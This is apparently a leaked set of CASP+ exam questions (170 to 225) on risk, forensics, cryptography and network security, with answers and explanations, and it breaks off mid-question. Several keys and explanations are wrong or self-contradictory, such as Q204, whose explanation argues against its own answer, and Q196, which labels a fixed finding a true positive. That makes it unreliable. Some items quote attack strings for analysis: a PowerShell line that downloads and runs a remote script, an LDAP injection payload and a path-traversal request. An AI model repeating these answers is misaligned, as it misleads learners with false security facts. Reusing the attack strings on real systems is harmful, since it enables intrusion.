E. Transitioning to a container-based architecture for site-based services

Answer: A
Explanation:
If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

QUESTION 170
A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government.

Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit
B. Legal issues
C. Chain of custody
D. Order of volatility
E. Key exchange

Answer: C

QUESTION 171
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file:

```
powershell "IEX(New-Object Net.WebClient).DownloadString
('https://content.comptia.org/casp/whois.psl');whois"
```

Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Answer: C
Explanation:
An EDR and whitelist should protect from this attack.

QUESTION 172
As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents.

Which of the following BEST describes this kind of risk response?

A. Risk rejection
B. Risk mitigation
C. Risk transference
D. Risk avoidance

Answer: C
Explanation:
When you're buying insurance, you are transferring the risk.

QUESTION 173
A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system.

Which of the following security responsibilities will the DevOps team need to perform?

A. Securely configure the authentication mechanisms.
B. Patch the infrastructure at the operating system.
C. Execute port scanning against the services.
D. Upgrade the service as part of life-cycle management.

Answer: A
Explanation:
The questions is asking for an answer that is specific to the DevOps role. The most important security responsibility for the DevOps team in this scenario would be to securely configure the authentication mechanisms.
Patching the infrastructure at the operating system level, executing port scanning against the services, and upgrading the service as part of life-cycle management are all important security responsibilities, but they are not as critical as securely configuring the authentication mechanisms in this context.

QUESTION 174

A company's Chief Information Officer wants to implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide information on attempted attacks, and provide analysis of malicious activities to determine the processes or users involved.

Which of the following would provide this information?

A. HIPS
B. UEBA
C. HIDS
D. NIDS

Answer: C
Explanation:
HIDS will provide the granularity required. HIDS monitor systems' activity, threat, processes, users involved.

QUESTION 175
The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.

Which of the following testing methods would be BEST for the engineer to utilize in this situation?

A. Software composition analysis
B. Code obfuscation
C. Static analysis
D. Dynamic analysis

Answer: D
Explanation:
The application was already in place (had a little oversight) and Dynamic analysis is the way to go against systems that are already operating.

QUESTION 176
A forensic investigator would use the `foremost` command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses.

Answer: C
Explanation:
Foremost is a forensic program to recover lost files based on their headers, footers, and internal data structures.

QUESTION 177
A software company is developing an application in which data must be encrypted with a cipher that requires the following:

- Initialization vector

- Low latency
- Suitable for streaming

Which of the following ciphers should the company use?

A. Cipher feedback
B. Cipher block chaining message authentication code
C. Cipher block chaining
D. Electronic codebook

Answer: A
Explanation:
CFB mode is converting a block cipher into a type of stream cipher. The encryption algorithm is used as a key-stream generator to produce key-stream that is placed in the bottom register. This key stream is then XORed with the plaintext as in case of stream cipher.

QUESTION 178
An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software.

During the incident, when the self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared the system as fully operational.

Which of the following BEST describes the reason why the silent failure occurred?

A. The system logs rotated prematurely.
B. The disk utilization alarms are higher than what the service restarts require.
C. The number of nodes in the self-healing cluster was healthy.
D. Conditional checks prior to the service restart succeeded.

Answer: D

QUESTION 179
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.

Which of the following technologies would BEST meet this need?

A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit

Answer: C
Explanation:
WPA3 SAE (Simultaneous Authentication of Equals) is the best option for this scenario. WPA3 is the latest version of the Wi-Fi security standard, and it provides a more secure form of encryption

than WPA2 PSK and WEP 128 bit. WPA3 SAE is designed to protect against brute-force attacks and is the most secure choice for this particular situation.

QUESTION 180
An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.

Which of the following side-channel attacks did the team use?

A. Differential power analysis
B. Differential fault analysis
C. Differential temperature analysis
D. Differential timing analysis

Answer: B
Explanation:
Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults - unexpected environmental conditions - into cryptographic operations, to reveal their internal states.

QUESTION 181
A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.

Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints
B. FIM on the servers storing the data
C. A jump box in the screened subnet
D. A general VPN solution to the primary network

Answer: C
Explanation:
To support the specific environment that handles sensitive data while remaining compliant with the security compliance requirement, it would be appropriate to implement a jump box in the screened subnet for privileged users.
A jump box is a secure server that is used as a central point of access to a restricted network. It is typically used to provide remote access to a screened subnet, which is a network segment that is isolated from the rest of the network and is only accessible through a jump box or other secure access point. By using a jump box, privileged users can access the environment and support it from their workstations while still maintaining need-to-know restrictions and only connecting to authorized endpoints.

QUESTION 182
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote

users from accessing the Internet through their local networks while connected to the VPN.

Which of the following solutions does this describe?

A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Answer: A
Explanation:
Full Tunneling is the solution that routes all Internet traffic of remote users through the main office infrastructure. Asymmetric routing is the technique of sending different types of traffic (such as voice and data) over different paths. SSH tunneling is a secure way to access a remote system by encrypting the traffic between the client and the server. Split tunneling is the process of allowing traffic to go to certain destinations without being routed through the VPN.

QUESTION 183
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

A. Network intrusion prevention
B. Data encoding
C. Input validation
D. CAPTCHA

Answer: C
Explanation:
https://owasp.org/www-pdf-archive/OWASP_SCP_Quick_Reference_Guide_v2.pdf
And provides actionable guidance for developing code in the following critical areas:
• Input Validation

QUESTION 184
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility.

Which of the following systems should the consultant review before making a recommendation?

A. CAN
B. ASIC
C. FPGA
D. SCADA

Answer: D
Explanation:
The other systems listed (CAN, ASIC, and FPGA) are not directly related to the protection of electrical relays in a manufacturing facility. CAN (Controller Area Network) is a communication protocol used in automobiles and other vehicles to allow different electronic systems to

communicate with each other. ASIC (Application Specific Integrated Circuit) and FPGA (Field-Programmable Gate Array) are types of computer chips that are used in a wide range of applications, including industrial control systems.

QUESTION 185
Company A acquired Company B. During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program.

Which of the following risk-handling techniques was used?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D
Explanation:
If you're doing something concrete to handle the risk (like in this case putting up a firewall), then you're attempting to mitigate the risk.

QUESTION 186
An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.

Which of the following should the organization perform NEXT?

A. Assess the residual risk.
B. Update the organization's threat model.
C. Move to the next risk in the register.
D. Recalculate the magnitude of impact.

Answer: A
Explanation:
Assessing residual risk involves specifying a treatment percentage to define how much of the treatment reduces the inherent risk.

QUESTION 187
A software house is developing a new application. The application has the following requirements:

- Reduce the number of credential requests as much as possible
- Integrate with social networks
- Authenticate users

Which of the following is the BEST federation method to use for the application?

A. WS-Federation
B. OpenID

C. OAuth
D. SAML

Answer: D
Explanation:
SAML and OAuth2 are open standard protocols designed with different, but related goals. Primarily, SAML 2.0 is designed to authenticate a user, so providing user identity data to a service. OAuth 2.0 is designed as an authorization protocol permitting a user to share access to specific resources with a service provider.

QUESTION 188
A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- Be efficient at protecting the production environment
- Not require any change to the application
- Act at the presentation layer

Which of the following techniques should be used?

A. Masking
B. Tokenization
C. Algorithmic
D. Random substitution

Answer: A
Explanation:
Masking is a technique for obscuring sensitive data in a database by replacing it with fictitious data that has the same format and structure as the original data. Masking can be performed at the presentation layer, which means that it does not require any changes to the application itself. This makes it an efficient solution for protecting the production environment, as it can be easily implemented without disrupting the existing system.

Tokenization is a technique for replacing sensitive data with a randomly generated value (a token) that has no intrinsic meaning and cannot be used to recreate the original data. Tokenization can be used to protect data at the presentation layer, but it typically requires changes to the application to store and retrieve the tokens.

QUESTION 189
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.

Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Answer: B
Explanation:

Two conditions must be met: first, the electronic evidence must be legally obtained based on written permission from the competent investigation authorities; second, it must be verified as valid by computer science and information technology experts. If those two conditions are not met, the evidence is invalid

QUESTION 190
Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.

Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

A. Drive wiping
B. Degaussing
C. Purging
D. Physical destruction

Answer: D
Explanation:
Physical destruction is the best method to ensure no data remnants can be recovered. Drive wiping, degaussing, and purging are all methods of data erasure, but they may not be able to completely erase all data remnants. Physical destruction is the only method that can guarantee no data remains.

QUESTION 191
A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.

Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup
B. Creating a backdoor
C. Exploiting an arbitrary code execution exploit
D. Moving laterally to a more authoritative server/service

Answer: B
Explanation:
A reverse shell is not technically considered a "backdoor", but installation of a modified (backdoor) service could reestablish connection in the event of disconnection.

QUESTION 192
A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.

When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the OT network?

A. Packets that are the wrong size or length
B. Use of any non-DNP3 communication on a DNP3 port
C. Multiple solicited responses over time
D. Application of an unsupported encryption algorithm

Answer: B
Explanation:
The components of an ICS network are often described as an operational technology (OT) network, in contrast to an IT network, comprised of server and client computing devices. Communications within an OT network are supported by a network application protocol such as Modbus. The communication protocol gives control servers and SCADA hosts the ability to query and change the configuration of each PLC. Modbus was originally designed as a serial protocol (Modbus RTU) running over a fieldbus network but has been adapted to use Ethernet and TCP/IP as well. Other protocols include EtherNet/IP, a variant of the Common Industrial Protocol (CIP), Distributed Network Protocol (DNP3), and Siemens S7comms.

QUESTION 193
A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

- Must have a minimum of 15 characters
- Must use one number
- Must use one capital letter
- Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

A. Shared accounts
B. Password complexity
C. Account lockout
D. Password history
E. Time-based logins

Answer: C

QUESTION 194
A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

A. HSTS
B. CRL
C. CSRs
D. OCSP

Answer: B
Explanation:
CRL (Certificate Revocation List) is a list of digital certificates that have been revoked by the issuing Certificate Authority before their scheduled expiration date. It is used to verify if a certificate has been compromised and is no longer valid.

QUESTION 195
Which of the following technologies allows CSPs to add encryption across multiple data

storages?

A. Symmetric encryption
B. Homomorphic encryption
C. Data dispersion
D. Bit splitting

Answer: D
Explanation:
Cryptographic splitting, also known as cryptographic bit splitting or cryptographic data splitting, is a technique for securing data over a computer network. The technique involves encrypting data, splitting the encrypted data into smaller data units, distributing those smaller units to different storage locations, and then further encrypting the data at its new location.

QUESTION 196
A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.

Based on this agreement, this finding is BEST categorized as a:

A. true positive.
B. true negative.
C. false positive.
D. false negative.

Answer: A
Explanation:
A true positive is a finding that is confirmed as a valid vulnerability. In this case, the vulnerability was identified and then patched and supported by the Linux vendor, making it a true positive.

QUESTION 197
A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.

Which of the following compensating controls would be BEST to implement in this situation?

A. EDR
B. SIEM
C. HIDS
D. UEBA

Answer: B
Explanation:
Security information and event management (SIEM) solutions provide near realtime analysis of security alerts generated by a wide variety of network hardware, systems, and applications. SIEM platforms enhance incident detection and response capabilities by providing expanded insights into operational activity through collection, aggregation, and correlation of vast volumes of event data across the entire enterprise environmentSIEM removes much of the need to analyze individual systems by collecting log data and parsing it in a way that makes it easily searched and analyzed regardless of the underlying log format. Additionally, SIEM platforms remove much of

the specialized knowledge needed to locate and analyze logs collected and stored on individual systems. For example, a security analyst can learn how to search and query for events using SIEM methods instead of learning how to interact with multiple operating systems, network devices, and/or applications to perform the same task.

QUESTION 198
A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.

This is an example of:

A. due intelligence
B. e-discovery.
C. due care.
D. legal hold.

Answer: B
Explanation:
E-discovery is a form of digital investigation that attempts to find evidence in email, business communications and other data that could be used in litigation or criminal proceedings. The traditional discovery process is standard during litigation, but e-discovery is specific to digital evidence. The evidence from electronic discovery could include data from email accounts, instant messages, social profiles, online documents, databases, internal applications, digital images, website content and any other electronic information that could be used during civil and criminal litigation.

QUESTION 199
Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee
B. CAN
C. DNP3
D. Modbus

Answer: A
Explanation:
ZigBee is the lowest power consumption protocol and the best in terms of reliability commercial devices. ZigBee is a wireless communication standard managed by the ZigBee Alliance based on the IEEE 802.15. 14 standard, providing a very low consumption if idle mode

QUESTION 200
An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API.

Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles

B. Financial liability from a vendor data breach
C. Technical impact to the API configuration
D. The possibility of the vendor's business ceasing operations

Answer: B
Explanation:
The organization's assessment reveals that the vendor does not have cybersecurity insurance, which could leave the organization financially liable for any damages resulting from a data breach. This is a noted risk that the organization should consider when working with the vendor.

QUESTION 201
Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

A. MOU
B. NDA
C. SLA
D. ISA

Answer: A

QUESTION 202
A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

```
Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.compita.com [99.5.143.140]
SPF: Pass
From <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount:4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59
```

As part of the image process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl.b@comptia1 com, as it is sending spam to subject matter experts
B. Validate the final "Received" header against the DNS entry of the domain.
C. Compare the 'Return-Path" and "Received" fields.
D. Ignore the emails, as SPF validation is successful, and it is a false positive

Answer: B
Explanation:
The "Received" header is a field in the email header that shows the path the email has taken from the sender to the recipient. The DNS entry of the domain is a record in the Domain Name System (DNS) that specifies the server responsible for handling email for a particular domain. By comparing the "Received" header to the DNS entry, the analyst can determine whether the email has been routed through the correct servers and whether it is likely to be legitimate.

Blocking the email address carl.b@comptia1.com (option A) may be necessary if the emails are confirmed to be spam, but it should not be the first step in the triage process. Validating the "Return-Path" and "Received" fields (option C) may be necessary as part of the triage process, but it is not the first step. Ignoring the emails because SPF validation is successful (option D) is not a recommended approach, as SPF validation alone is not sufficient to determine the legitimacy of an email.

QUESTION 203
A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce:

- Cloud-delivered services
- Full network security stack
- SaaS application security management
- Minimal latency for an optimal user experience
- Integration with the cloud IAM platform

Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)
B. NGFW
C. Managed Security Service Provider (MSSP)
D. SASE

Answer: D
Explanation:
SASE is a security architecture that combines networking and security functions into a single, cloud-delivered service. It is designed to address the challenges of securing a rapidly changing enterprise with an increasingly distributed and remote workforce, and is well-suited to environments that rely on cloud-delivered services and SaaS (Software as a Service) applications. SASE offers a full network security stack, including firewalls, VPNs, and other security controls, and is designed to minimize latency and provide an optimal user experience. It can also be integrated with cloud IAM (Identity and Access Management) platforms to provide secure access to cloud resources. Other options, such as RRAS (Routing and Remote Access Service) and NGFW (Next-Generation Firewall), may also be relevant depending on the specific needs and requirements of the organization, but they may not provide the same level of security and integration as SASE. Managed Security Service Providers (MSSPs) may also be able to help organizations implement and manage a SASE solution, but they are not a standalone solution.

QUESTION 204
An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location.
Currently, the company does not have a process that allows vendors remote access to the corporate network.
Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network. Give the vendor access through the standard corporate VPN
B. Give the vendor a standard desktop PC to attach the equipment. Give the vendor access through the standard corporate VPN
C. Establish a certification process for the vendor. Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment

D. Create a dedicated segment with no access to the corporate network. Implement dedicated VPN hardware for vendor access

Answer: D
Explanation:
By establishing a certification process, the company can ensure that the vendor has the necessary skills and knowledge to securely access and troubleshoot the HVAC equipment. Using the VDI allows the company to provide the vendor with a virtual desktop that is isolated from the corporate network, reducing the risk of any potential security breaches.

Creating a dedicated segment with no access to the corporate network and implementing dedicated VPN hardware for vendor access (option D) would be a more secure solution, but it would require additional hardware and configuration and may not be necessary if the vendor is only accessing the HVAC equipment.

QUESTION 205
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program. A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated OSs. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs
B. Migrate the services to new systems with a supported and patched OS.
C. Patch the systems to the latest versions of the existing OSs
D. Install anti-malware. HIPS, and host-based firewalls on each of the systems

Answer: B

QUESTION 206
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Choose two.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Answer: BC
Explanation:
Embedded cryptoprocessor (option B): An embedded cryptoprocessor is a specialized chip that is designed to perform cryptographic operations, such as encrypting and decrypting data, generating and verifying digital signatures, and generating and storing cryptographic keys. By installing an HSM with an embedded cryptoprocessor in the mobile device, the organization can ensure that sensitive data is processed and stored in a secure manner.

Hardware-backed public key storage (option C): A hardware-backed keystore is a secure storage area that is physically isolated from the rest of the device and is designed to store cryptographic

keys. By using an HSM with hardware-backed public key storage, the organization can ensure that public keys are stored in a secure and tamper-resistant manner, which is important for ensuring the security of digital certificates and other sensitive data.

QUESTION 207
Which of the following is required for an organization to meet the ISO 27018 standard?

A. All Pll must be encrypted.
B. All network traffic must be inspected.
C. GDPR equivalent standards must be met
D. COBIT equivalent standards must be met

Answer: A
Explanation:
ISO 27018 is the code of practice for the protection of personally identifiable information (PII) in public clouds. We're going to explore what it means for both providers and customers.
ISO/IEC 27018:2014 establishes commonly accepted control objectives, controls and guidelines for implementing measures to protect Personally Identifiable Information (PII) in accordance with the privacy principles in ISO/IEC 29100 for the public cloud computing environment.

QUESTION 208
A vulnerability assessment endpoint generated a report of the latest findings.
A security analyst needs to review the report and create a priority list of items that must be addressed.
Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Answer: C
Explanation:
CVSS scores (Common Vulnerability Scoring System) should be used to create a priority list of items that must be addressed. The CVSS is a standardized scoring system that is used to assess the severity of vulnerabilities based on a number of factors, including the impact on confidentiality, integrity, and availability, as well as the ease of exploit and the likelihood of an attack. Vulnerabilities are assigned a score on a scale of 0.0 to 10.0, with higher scores indicating a greater level of severity. By reviewing the CVSS scores of the vulnerabilities identified in the report, the security analyst can quickly determine which ones are the most critical and should be addressed first. Other factors, such as the business impact rating and the potential impact on the organization's operations, may also be taken into account when prioritizing patches.

QUESTION 209
A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing

hosts?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: B
Explanation:
In a vulnerability assessment report, the "exploit" field is used to indicate whether or not a particular vulnerability can be exploited, or used to attack the system. The "Yes" value in this field indicates that the vulnerability can be exploited, while the "POC" (Proof of Concept) value indicates that a proof of concept for exploiting the vulnerability has been developed, but it is not known if the vulnerability can actually be exploited in a real-world attack.

So the correct remediation priorities should be:
1) Server2
2) Server3
3) Server1
4) Server4

QUESTION 210
An organization is researching the automation capabilities for systems within an OT network.
A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs.
Which of the following programming languages is the MOST relevant for PLCs?

A. Ladder logic
B. Rust
C. C
D. Python
E. Java

Answer: A

QUESTION 211
A company based in the United States holds insurance details of EU citizens.
Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing
B. The right to be forgotten principle of personal data erasure requests
C. The non-repudiation and deniability principle
D. The principle of encryption, obfuscation, and data masking

Answer: A
Explanation:
https://gdpr-info.eu/recitals/no-39/

QUESTION 212

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:

- Enforce MFA for RDP.
- Ensure RDP connections are only allowed with secure ciphers.

The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls or ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP.
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Answer: C
Explanation:
A remote desktop gateway server is a secure network-based connection point that allows authorized users to connect to remote computers using RDP over the internet. By implementing a remote desktop gateway server, the security architect can enforce MFA for RDP connections and ensure that only secure ciphers are allowed. Additionally, by configuring the remote desktop gateway server to use OTP, the security architect can add an additional layer of security to the RDP connections.

QUESTION 213
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:

- A hacker conducted reconnaissance and developed a footprint of the company s Internet-facing web application assets.
- A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
- The hacker took advantage of the account's excessive privileges to access a data store and exfilltrate the data without detection.

Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Web application firewall

Answer: E
Explanation:
Why do you need a web application firewall (WAF)?
Maximizes the detection and catch rate for known and unknown threats
Minimizes false alerts (false positives) and adapts to continually evolving web applications
Ensures broader adoption through ease of use and minimal performance impact

QUESTION 214
A security engineer needs to implement a CASB to secure employee user web traffic. A key requirement is that the relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages.
Which of the following architectural components would BEST meet these requirements?

A. Log collection
B. Reverse proxy
C. AWAF
D. API mode

Answer: A
Explanation:
The architectural component that would best meet these requirements is log collection. A log collection system can gather event data from various on-premises infrastructure components and send it to the CASB for analysis and visibility. A log collection system can also be designed to be highly resilient to network outages, ensuring that data is collected and sent to the CASB even in the event of an outage.

QUESTION 215
The Chief information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices.
Which of the following should the CIO implement to achieve this goal?

A. BYOO
B. CYOD
C. COPE
D. MDM

Answer: D
Explanation:
Enterprise Mobility Management (EMM) describes a suite of policies and technology tools designed to enable centralized management and control of mobile devices in a corporate setting. Whether corporate or personally owned, EMM governs the ways in which users interact with devices and how users, devices, and apps integrate with the organization’s larger network so as to enable high-levels of mobility while simultaneously ensuring information security. A subset of EMM, Mobile Device Management (MDM) focuses on the control of mobile devices to ensure compliance with an organization’s security requirements.

QUESTION 216
A company just released a new video card. Due to limited supply and nigh demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's Intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems.
Which of the following now describes the level of risk?

A. Inherent
B. Low

C. Mitigated
D. Residual
E. Transferred

Answer: D
Explanation:
CAPTCHA does not completely mitigate the risk of Bots but rather reduces the risk and therefore Residual risk remains after the CAPTCHA implementation.

QUESTION 217
A forensic investigator would use the foremost command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses

Answer: C

QUESTION 218
A large, multinational company currently has two separate databases.
One is used for ERP while the second is used for CRM To consolidate services and infrastructure, it is proposed to combine the databases.
The company's compliance manager is asked to review the proposal and is concerned about this integration.
Which of the following would pose the MOST concern to the compliance manager?

A. The attack surface of the combined database is lower than the previous separate systems, so there likely are wasted resources on additional security controls that will not be needed
B. There are specific regulatory requirements the company might be violating by combining these two types of services into one shared platform.
C. By consolidating services in this manner, there is an increased risk posed to the organization due to the number of resources required to manage the larger data pool.
D. Auditing the combined database structure will require more short-term resources, as the new system will need to be learned by the auditing team to ensure all security controls are in

Answer: B

QUESTION 219
A healthcare system recently suffered from a ransomware incident. As a result, the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits, and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges? (Choose three.)

A. SD-WAN
B. PAM
C. Remote access VPN
D. MFA

E. Network segmentation
F. BGP
G. NAC

Answer: BDE
Explanation:
B. PAM (Privileged Access Management): This solution would help limit privileged access to the network and ensure that only authorized users can access sensitive information.
D. MFA (Multi-Factor Authentication): This solution would add an additional layer of security to prevent unauthorized access to the network.
E. Network Segmentation: This solution would help isolate different parts of the network and reduce the attack surface by creating distinct security zones for different types of resources, such as servers containing personal health information.

QUESTION 220
A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance
B. Vendor lockout
C. Compliance risk
D. Vendor lock-in

Answer: A
Explanation:
The loss of governance in cloud computing occurs when businesses migrate workloads from an exclusively on-premises IT infrastructure to the cloud without a suitable governance policy in place.

QUESTION 221
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Choose two.)

A. Document interpolation
B. Regular expression pattern matching
C. Optical character recognition functionality
D. Baseline image matching
E. Advanced rasterization
F. Watermarking

Answer: AC

QUESTION 222
Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

A. SLA
B. BIA

C. BCM
D. BCP
E. RTO

Answer: D
Explanation:
BCP refers to the plan and processes used during a response to a disruptive event.

QUESTION 223
Which of the following risks does expanding business into a foreign country carry?

A. Data sovereignty laws could result in unexpected liability
B. Export controls might decrease software costs
C. Data ownership might revert to the regulatory entities in the new country
D. Some security tools might be monitored by legal authorities

Answer: A

QUESTION 224
A company Is adopting a new artificial-intelligence-based analytics SaaS solution. This Is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks.
Which of the following would be the GREATEST risk In adopting this solution?

A. The inability to assign access controls to comply with company policy
B. The inability to require the service provider process data in a specific country
C. The inability to obtain company data when migrating to another service
D. The inability to conduct security assessments against a service provider

Answer: C
Explanation:
When using a SaaS solution, the company entrusts the service provider with its data and relies on the service provider to maintain and protect that data. If the company decides to switch to a different service provider in the future, it is important to ensure that it can obtain its data in a timely and secure manner. If the company is unable to obtain its data when migrating to another service, it could result in significant disruption to its business operations and could lead to financial losses.

QUESTION 225
An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, a number of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```
Web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET
/../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200
453 Safari/536.36

Application server logs
24/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not
match a known local user. Querying DB
24/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin
processing

Database server logs
24/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size'
unassigned value 0 adjusted to 2048
